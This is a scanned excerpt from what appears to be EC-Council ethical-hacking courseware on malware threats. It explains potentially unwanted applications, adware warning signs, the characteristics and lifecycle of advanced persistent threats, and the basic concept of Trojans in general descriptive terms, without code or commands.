- **Obfuscator**: It is a program that conceals the malicious code of malware via various techniques, thus making it difficult for security mechanisms to detect or remove it.
- **Packer**: This software compresses the malware file to convert the code and data of the malware into an unreadable format. It uses compression techniques to pack the malware.
- **Payload**: It is the part of the malware that performs the desired activity when activated. It may be used for deleting or modifying files, degrading the system performance, opening ports, changing settings, etc., to compromise system security.
- **Malicious Code**: This is a piece of code that defines the basic functionality of the malware and comprises commands that result in security breaches.

h1ze01.ir

Potentially Unwanted Application or Applications (PUAs)

Potentially unwanted applications or programs (PUAs or PUPs, respectively), also known as grayware/junkware, are potentially harmful applications that may pose severe risks to the security and privacy of data stored in the system where they are installed. Most PUAs originate from sources such as legitimate software packages and even malicious applications used for illegal activities. PUAs can degrade system performance and compromise privacy and data security. Most PUAs get installed when downloading and installing freeware using a third-party installer or when accepting a misleading license agreement. PUAs can covertly monitor and alter the data or settings in the system, similarly to other malware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of PUAs

- **Adware:** These PUAs display unsolicited advertisements offering free sales and pop-ups of online services when browsing websites. They may disturb normal activities and lure victims into clicking on malicious URLs. They may also issue bogus reminders regarding outdated software or OS.
- **Torrent:** When using torrent applications for downloading large files, the user may be compelled to download unwanted programs that have features of peer-to-peer file sharing.
- **Marketing:** Marketing PUAs monitor the online activities performed by users and send browser details and information regarding personal interests to third-party app owners. These applications then market products and resources based on users' personal interests.
- **Cryptomining:** Cryptomining PUAs make use of the victims' personal assets and financial data on the system and perform the digital mining of cryptocurrencies such as bitcoins.
- **Dialers:** Dialers or spyware dialers are programs that get installed and configured in a system automatically to call a set of contacts at several locations without the user's consent. Dialers cause massive telephone bills and are sometimes very difficult to locate and delete.

iide01.ir

Potentially Unwanted Application: µTorrent

Source: *https://www.utorrent.com*

Microsoft and other antimalware products have classified µTorrent, a popular BitTorrent client, as malware or a potentially unwanted application (PUA). Consequently, the installation of µTorrent is blocked on many computers. Microsoft even lists µTorrent in its malware encyclopedia as PUA:Win32/Utorrent, with the description, "This application was stopped from running on your network because it has a poor reputation. This application can also affect the quality of your computing experience."

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.1: Screenshot showing PUAs detected and blocked

hide01 ii

Adware

Adware refers to software or a program that supports advertisements and generates unsolicited ads and pop-ups. It tracks cookies and user browsing patterns for marketing purposes and to display advertisements. It collects user data such as visited websites to customize advertisements for the user. Legitimate software can be embedded with adware to generate revenue, in which case the adware is considered a legitimate alternative provided to customers who do not wish to pay for the software. In some cases, legitimate software may be embedded with adware by an attacker or a third party to generate revenue.

Software containing legitimate adware typically provides the option to disable ads by purchasing a registration key. Software developers utilize adware as a means to reduce development costs and increase profits. Adware enables them to offer software for free or at reduced prices, motivating them to design, maintain, and upgrade their software products.

Adware typically requires an Internet connection to run. Common adware programs include toolbars on a user's desktop or those that work in conjunction with the user's web browser. Adware may perform advanced searches on the web or a user's hard drive and may provide features to improve the organization of bookmarks and shortcuts. Advanced adware may also include games and utilities that are free to use but display advertisements while the programs launch. For example, users may be required to wait until an ad is completed before watching a YouTube video.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


While adware can be beneficial by offering an alternative to paid software, attackers can misuse adware to exploit users. When legitimate adware is uninstalled, the ads should stop. Further, legitimate adware requests a user for permission before collecting user data. However, when user data is collected without the user's permission, the adware is malicious. Such adware is termed spyware and can affect the user's privacy and security. Malicious adware is installed on a computer via cookies, plug-ins, file sharing, freeware, and shareware. It consumes additional bandwidth and exhausts CPU resources and memory. Attackers perform spyware attacks and collect information from the target user's hard drive about visited websites or keystrokes in order to misuse the information and conduct fraud.

Indications of Adware

- **Frequent system lag**: If the system takes longer than usual to respond, it may have adware infection. Adware also affects the processor speed and consumes memory, degrading performance.
- **Inundated advertisements:** The user is flooded with unsolicited advertisements and pop-ups in the user interface while browsing. Occasionally, the advertisements can be very challenging to close, paving way to malicious redirections.
- **Incessant system crash:** The user's system may crash or freeze constantly, occasionally displaying the blue screen of death (BSoD).
- **Disparity in the default browser homepage:** The default browser homepage changes unexpectedly and redirects to malicious pages that contain malware.
- **Presence of new toolbar or browser add-ons:** The installation of a new toolbar or browser add-on without the user's consent is an indication of adware.
- **Slow Internet:** Adware may cause the Internet connection to slow down even in normal usage by downloading huge advertisements and unwanted items in the background.
- **Unusual network traffic:** An increase in data usage or unusual network traffic can indicate that adware is sending and receiving information from the victim's device, possibly related to tracking browsing habits or fetching more ads.
- **Difficulty in removing unwanted software:** Adware often comes bundled with other software, making it difficult to remove.
- **Unauthorized data collection:** Some adware variants track browsing habits, search queries, and even personal information to display targeted ads.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



APT Concepts

Advanced persistent threats are a major security concern for any organization, as they represent threats to the organization's assets, resources, financial records, and other confidential data. APT attacks can damage the reputation of an organization by revealing sensitive data. This section discusses APTs as well as their characteristics and lifecycle.

hide01.ir

What are Advanced Persistent Threats?

An advanced persistent threat is defined as a type of network attack whereby an attacker gains unauthorized access to a target network and remains in the network without being detected for a long time. The word "advanced" signifies the use of techniques to exploit the underlying vulnerabilities in the system. The word "persistent" signifies the external command-and-control (C&C) system that continuously extracts the data and monitors the victim's network. The word "threat" signifies human involvement in coordination. APT attacks are highly sophisticated attacks whereby an attacker uses well-crafted malicious code along with a combination of multiple zero-day exploits to gain access to the target network. These attacks involve well-planned and coordinated techniques whereby attackers erase evidence of their malicious activities after their objectives have been fulfilled. APT attacks are usually performed on organizations possessing valuable information, such as financial, healthcare, defense and aerospace, manufacturing, and business organizations. The main objective of these attacks is to obtain sensitive information rather than sabotaging the organization and its network.

Information obtained by an attacker through APT attacks includes:

- Classified documents
- User credentials

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Employee's or customer's personal information
- Network information
- Transaction information
- Credit card information
- Organization's business strategy information
- Control system access information
- Intellectual property
- Financial records
- Technical and infrastructure information
- Emails and internal communications
- Operational data, such as manufacturing processes and supply chain information

Characteristics of Advanced Persistent Threats

APTs have various characteristics based on which attackers can design and plan their activities to successfully launch an attack. According to security researchers Sean Bodmer, Dr. Max Kilger, Jade Jones, and Gregory Carpenter, some key characteristics of APTs are as follows:

- **Objectives**

  The main objective of any APT attack is to repeatedly obtain sensitive information by gaining access to the organization's network for illegal earnings. Another objective of an APT may be spying for political or strategic goals.

- **Timeliness**

  It refers to the time taken by an attacker from assessing the target system for vulnerabilities to exploiting them to gain and maintain access to the target system.

- **Resources**

  It is defined as the amount of knowledge, tools, and techniques required to perform an attack. APT attacks are more sophisticated attacks performed by highly skilled cyber-criminals, and they require considerable resources.

- **Risk Tolerance**

  It is defined as the level up to which the attack remains undetected in the target network. APT attacks are well planned and executed with proper knowledge of the target network, which helps them remain undetected in the network for a long time.

- **Skills and Methods**

  These are the methods and tools used by attackers to perform a certain attack. The methods used for performing the attack include various social engineering techniques to gather information about the target, techniques to prevent detection by security mechanisms, and techniques to maintain access for a long time.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Actions**

  APT attacks follow a certain number of technical "actions" that make them different from other types of cyber-attacks. The main objective of such attacks is to maintain their presence in the victim's network for a long time and extract as much data as possible.

- **Attack Origination Points**

  They refer to the numerous attempts made to gain entry into the target network. Such points of entry can be used to gain access to the network and launch further attacks. To succeed in gaining initial access, the attacker needs to conduct exhaustive research to identify the vulnerabilities and gatekeeper functions in the target network.

- **Numbers Involved in the Attack**

  It is defined as the number of host systems involved in the attack. APT attacks are usually performed by a crime group or crime organization.

- **Knowledge Source**

  It is defined as the gathering of information through online sources about specific threats, which can be further exploited to perform certain attacks.

- **Multi-phased**

  One of the important characteristics of APTs is that they follow multiple phases to execute an attack. The phases followed by an APT attack are reconnaissance, access, discovery, capture, and data exfiltration.

- **Tailored to the Vulnerabilities**

  The malicious code used to execute APT attacks is designed and written such that it targets the specific vulnerabilities present in the victim's network.

- **Multiple Points of Entries**

  Once an adversary enters the target network, he/she establishes a connection with the server to download malicious code for further attacks. In the initial phase of an APT attack, the adversary creates multiple points of entry through the server to maintain access to the target network. If one point of entry is discovered and patched by the security analyst, then the adversary can use a different entry point.

- **Evading Signature-Based Detection Systems**

  APT attacks are closely related to zero-day exploits, which contain malware that has never been previously discovered or deployed. Thus, APT attacks can easily bypass security mechanisms such as firewalls, antivirus software, IDS/IPS, and email spam filters.

- **Specific Warning Signs**

  APT attacks are usually impossible to detect. However, some indications of an attack include inexplicable user account activities, the presence of a backdoor Trojan for maintaining access to the network, unusual file transfers and file uploads, unusual database activities, etc.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Highly Targeted**

  APTs are not random attacks; they are meticulously planned and executed against specific targets, such as government agencies, military institutions, corporations, and critical infrastructure, to achieve specific objectives.

- **Long-term Engagement**

  Unlike other cyber threats that seek quick gains, APTs aim for long-term presence within the target's network. Attackers spend considerable time studying the target, customizing their attack methods to evade detection and maintain access for months or even years.

- **Use of Advanced Techniques**

  Attackers use a variety of sophisticated techniques and malware to infiltrate networks, evade detection, and establish persistence. This includes spear-phishing, zero-day vulnerabilities, rootkits, and multi-stage malware.

- **Complex Command and Control (C2) Infrastructure**

  APTs often use a sophisticated network of C2 servers to communicate with the compromised systems, receive stolen data, and send further instructions. This infrastructure is usually redundant and obfuscated to protect against takedown attempts.

Advanced Persistent Threat Lifecycle

In the current threat landscape, organizations need to pay greater attention to APTs. APTs may target an organization's IT assets, financial assets, intellectual property, and reputation. Commonly used security and defensive controls will not suffice to prevent such attacks. Attackers behind such attacks adapt their TTPs based on the vulnerabilities and security posture of the target organization. Thus, they can evade the security controls of the target organization.

To launch an APT attack, attackers follow a certain set of phases to target, penetrate, and exploit an organization's network. Attackers must follow each phase step by step to successfully compromise and gain access to the target system.

The various phases of the APT lifecycle are as follows:

1. **Preparation**

   The first phase of the APT lifecycle is preparation, where an adversary defines the target, performs extensive research on the target, organizes a team, builds or attains tools, and performs tests for detection. APT attacks usually require a high level of preparation, as the adversary cannot risk detection by the target's network security. Additional resources and data may be necessary before carrying out the attack. An attacker needs to perform highly complex operations before executing the attack plan against the target organization.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. **Initial Intrusion**

   The next phase involves attempting to enter the target network. Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Spear-phishing emails usually appear legitimate, but they contain malicious links or attachments containing executable malware. These malicious links can redirect the target to the website where the target's web browser and software are compromised by the attacker using various exploit techniques. Sometimes, an attacker may also use social engineering techniques to gather information from the target. After obtaining information from the target, attackers use such information to launch further attacks on the target network. In this phase, malicious code or malware is deployed into the target system to initiate an outbound connection.

3. **Expansion**

   The primary objectives of this phase are expanding access to the target network and obtaining credentials. If the attacker's aim is to exploit and gain access to a single system, then there is no need for expansion. However, in most cases, the objective of an attacker is to access multiple systems using a single compromised system. In this scenario, the first step performed by an attacker after an initial compromise is to expand access to the target systems. The main objective of the attacker in this phase is to obtain administrative login credentials to escalate privileges and to gain further access to the systems in the network. For this purpose, the attacker tries to obtain administrative privileges for the initial target system from cached credentials and uses these credentials to gain and maintain access to other systems in the network. When attackers are unable to obtain valid credentials, they use other techniques such as social engineering, exploiting vulnerabilities, and distributing infected USB devices. After the attacker obtains the target's account credentials, it is difficult to track his/her movement in the network, as he/she uses a legitimate username and password.

   This expansion phase supports other phases of the APT lifecycle. In the search and exfiltration phase, the attacker can obtain the target data by gaining access to the systems. Attackers identify systems that can be used for installing persistence mechanisms and identify appropriate systems in the network that can be leveraged to exfiltrate data.

4. **Persistence**

   This phase involves maintaining access to the target system, starting from evading endpoint security devices such as IDS and firewalls, entering into the network, and establishing access to the system, until there is no further use of the data and assets.

   To maintain access to the target system, attackers follow certain techniques or procedures, which include use of customized malware and repackaging tools. These tools are designed such that they cannot be detected by the antivirus software or security tools of the target. To maintain persistence, attackers use customized malware that includes services, executables, and drivers installed on various systems in the target

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

network. Another way to maintain persistence is finding locations for installing the malware that are not frequently examined. These locations include routers, servers, firewalls, printers, etc.

5. **Search and Exfiltration**

   In this phase, an attacker achieves the ultimate goal of network exploitation, which is generally to gain access to a resource that can be used for performing further attacks or using that resource for financial gain. In general, attackers target specific data or documents before launching an attack. However, in some cases, although attackers determine that crucial data are available in the target network, they are unaware of the location of the data. A common method for search and exfiltration is to steal all the data including important documents, emails, shared drives, and other types of data present on the target network. Data can also be gathered using automated tools such as network sniffers. Attackers use encryption techniques to evade data loss prevention (DLP) technologies in the target network.

6. **Cleanup**

   This is the last phase, where an attacker performs certain actions to prevent detection and remove evidence of compromise. Techniques used by the attacker to cover his/her tracks include evading detection, eliminating evidence of intrusion, and hiding the target of the attack and attacker details. In some cases, these techniques also include manipulating the data in the target environment to mislead security analysts.

   It is imperative for attackers to make the system appear as it was before they gained access to it and compromised the network. Therefore, it is essential for an attacker to cover his/her tracks and remain undetected by security analysts. Attackers can change any file attributes back to their original state. Information listed, such as file size and date, is just attribute information contained in the file.




Figure 7.2: Advanced Persistent Threat Lifecycle

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6 Module 07 | Malware Threats

EC-Council CEH

What is a Trojan?

- Trojan is a program in which the **malicious** or **harmful code** is contained inside an apparently harmless program or data, which can later gain control and cause damage
- Trojans get activated when a **user performs certain predefined actions**

How Hackers Use Trojans

1. **Delete** or replace critical **operating system files**
2. Generate fake traffic to **create DoS attacks**
3. Record screenshots, audio, and video of victim's PC
4. Use victim's PC for spamming and **blasting email messages**
5. **Disable firewalls** and antivirus
6. **Create backdoors** to gain remote access
7. Infect victim's PC as a proxy server for **relaying attacks**
8. Use the victim's PC as a **botnet** to perform DDoS attacks

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Trojan Concepts

In this section, we will discuss the basic concepts of Trojans to understand various Trojans and backdoors as well as their impact on network and system resources. This section describes Trojans and highlights their purpose, symptoms, and common ports used. It also discusses the various methods adopted by attackers to install Trojans to infect target systems and perform malicious activities.

hide01.ir

This section also describes various types of Trojans. Every day, attackers discover or create new Trojans designed to discover vulnerabilities of target systems. Trojans are categorized by the way they enter systems and the types of actions they perform on these systems.

What is a Trojan?

According to ancient **Greek mythology**, the Greeks won the **Trojan War** with the aid of a giant wooden horse that was built to hide their soldiers. The Greeks left this horse in front of the gates of Troy. The Trojans thought that the horse was a gift from the Greeks, which they had left before apparently withdrawing from the war and brought it into their city. At night, the Greek soldiers broke out of the wooden horse and opened the city gates to let in the rest of the Greek army, who eventually destroyed the city of Troy.

Inspired by this story, a computer Trojan is a program in which malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage, such as ruining the file allocation table on your hard disk. Attackers use computer Trojans to trick the victim into performing a predefined action. Trojans are activated upon users' specific predefined actions such as unintentionally installing a malicious software, clicking on a malicious link, etc., and upon activation, they can grant attackers unrestricted access to all the data stored on the compromised information system and potentially cause

